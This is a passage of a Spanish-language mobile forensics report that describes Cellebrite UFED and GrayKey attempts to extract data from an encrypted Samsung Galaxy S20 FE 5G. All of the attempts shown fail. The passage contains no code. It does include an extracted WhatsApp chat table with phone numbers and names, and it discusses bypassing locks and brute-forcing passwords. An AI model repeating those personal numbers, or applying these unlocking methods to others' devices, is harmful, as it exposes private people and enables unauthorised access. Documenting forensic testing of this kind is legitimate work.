

La información contiene ya una clasificación mediante categorías como: registro de llamadas, mensajes, chats, correos electrónicos, contactos, imágenes, audio y videos entre otros.











A continuación, el analista forense puede revisar el contenido ya decodificado de la información a su disposición, y realizar las actividades que le resulten relevantes.



| # | Participants | Start Time | Last Activity |
|---|---|---|---|
| 1 | 5218116236762@s.whatsapp.net<br>528121943366@s.whatsapp.net Scarlett (owner) | 28/04/2022 10:55:06 a. m.(UT... | 28/04/2022 10:55:06 a. m. |
| 2 | 5218134697866@s.whatsapp.net alison<br>528121943366@s.whatsapp.net Scarlett (owner) | 28/04/2022 10:52:18 a. m.(UT... | 28/04/2022 10:52:18 a. m. |
| 3 | 5215528580652@s.whatsapp.net<br>528121943366@s.whatsapp.net Scarlett (owner) | 22/04/2022 03:36:22 p. m.(UT... | 22/04/2022 03:36:22 p. m. |
| 4 | 528121943366@s.whatsapp.net Scarlett (owner)<br>56968433378@s.whatsapp.net Maru | 14/04/2022 09:39:04 p. m.(UT... | 15/04/2022 09:10:52 p. m. |
| 5 | 5218127646733@s.whatsapp.net Faby<br>528121943366@s.whatsapp.net Scarlett (owner) | 31/03/2022 01:20:09 p. m.(UT... | 06/05/2022 12:06:45 p. m. |








Con este ejercicio concluimos con el procedimiento que se lleva a cabo con dispositivos comunes en posesión de la mayoría de los usuarios. Ahora realizaremos este procedimiento con el dispositivo S20 FE 5G cifrado y veamos lo que ocurre.


## Extracción Física Forense SAMSUNG Galaxy S20 FE 5G


Procedimiento de extracción forense a equipo Samsung Galaxy S20FE 5G (SuperCifrado).

El teléfono viene con un bloqueo basado en una contraseña compleja, que al momento de recibirlo no se nos proporcionó la misma, por lo que trataremos de romper la contraseña.





**Nota:** El caso de teléfonos de reciente modelo y salida al mercado es importante ampliar el contexto de las características físicas, funcionalidades y especificaciones técnicas del dispositivo, como una buena práctica, se consulta la información que se encuentre disponible, una fuente es el sitio web del fabricante y la mejor recomendada es utilizar los recursos disponible en phonescoop y en GSM Arena, dos sitios que incluso muestran con mayor detalle a los dispositivos, incluyendo fotografías internas y externas, además del comportamiento que tienen en diferentes bandas de operación.





Este modelo es un SAMSUNG S20 FE 5G un modelo reciente, en estos casos la mejor práctica es omitir la autodetección y mejor proceder a seleccionar el modelo que sea el más indicado, aproximado o exacto.




*A diferencia del otro teléfono, aquí no aparece la opción Lock Bypass, lo que indica que este modelo no cuenta con vulnerabilidades conocidas que Cellebrite pueda explotar.*




***Nota:*** los tipos de extracciones lógica y sistema de archivos, requieren hacer algunas modificaciones en las configuraciones del teléfono, sin embargo, es requerida la contraseña del mismo para ir a las opciones del modo desarrollador para permitir el intercambio de datos mediante cables de cargador o de transferencia. Por consiguiente, el tipo de extracción a elegir será Physical (Rooted).

Otro punto muy relevante es que el modo Rooted se refiere a que el teléfono ha sido alterado previamente, de modo que es seguro que este tipo de extracción no sea exitosa, todo esto quiere decir que al tratarse de un teléfono muy reciente este es más seguro y no se soporta la extracción física de forma “tradicional”.



La primera acción segura del teléfono es que aquí no permite la conexión con el teléfono, por lo tanto, no puede continuar, se observa que el botón continue está sombreado y no se puede hacer clic.



El indicador en el led de la foto de la izquierda no enciende, lo que indica que no establece la conexión, al cambiar el cable, como se observa en la foto de la derecha hace un intento, sin embargo, la conexión al teléfono no es exitosa.



La única alternativa disponible para realizar una extracción física (en este teléfono) es mediante la técnica forense de **ADB** Rooted (Android Debugged Bridge), que permite a los desarrolladores

conectarse a un dispositivo basado en Android y realizar comandos de bajo nivel utilizados para el desarrollo. Cellebrite utiliza este protocolo para extraer datos de dispositivos Android. Cuando se habilita la Depuración USB en dispositivos, es muy probable que pueda realizar una extracción física o de archivos en casi cualquier dispositivo Android. Todas las versiones del sistema operativo Android disponibles actualmente son compatibles. Sin embargo, como lo mencionamos anteriormente aún este recurso no permitió la comunicación del teléfono con el UFED.




Concluye la prueba como no exitosa o no satisfactoria.

## Extracción Forense Lógica y Sistema de Archivos SAMSUNG S20 FE 5G.


Para este ejercicio contamos con dos contraseñas que nos han sido proporcionadas por el fabricante, las cuales son para:


- Tener acceso al dispositivo y trabajar en el
- Tener acceso al registro de configuraciones


Esto teóricamente nos habilita a poner el teléfono en modo desarrollador y permitir por esta vía transferir datos por el cable.

### Proceso para habilitar el modo desarrollador


Se procede a colocar la contraseña de acceso al teléfono, se accede al registro de configuraciones y se selecciona la opción Build number.




Al seleccionar la opción de Build number, el teléfono solicita una contraseña adicional, misma que se proporciona y al momento de la validación aparece una notificación que indica que la acción no se permite, impidiendo de este modo la posibilidad de transferir datos desde el cable a la solución forense UFED.





Las configuraciones colocadas y los cambios hechos en el teléfono muestran evidencia de buenas prácticas en materia de evitar extracciones forenses, y hacerlo desde el registro de configuraciones del teléfono, muestra que este modelo es una muy buena elección del proveedor de la solución de cifrado telefónico.

Se concluye esta prueba como no exitosa o no satisfactoria.

Referencia modo desarrollador:

https://www.hardreset.info/es/devices/samsung/samsung-galaxy-s20-fe/opciones-de-desarrollador/

**Nota adicional:**

*Antes de tener las contraseñas de parte del fabricante, se realizaron dos pruebas al teléfono SAMSUNG S20 FE 5G, estas consistieron en utilizar las soluciones de Gray Key ambas herramientas reservadas para uso exclusivo en materia de Seguridad Nacional, en ambos casos no se obtuvo resultados de la obtención de contraseñas, primero porque el dispositivo no permitió la transferencia de datos por*


*cable y segundo por la complejidad propia de la contraseña al no hallarse en los diccionarios comúnmente utilizados para realizar vectores de ataques de fuerza bruta. No se expone contenido de estas pruebas al no estar autorizados por ambos fabricantes, ni si quiera como fines académicos o de investigación y desarrollo.*

## Extracción Física Forense Samsung Galaxy S22 Ultra

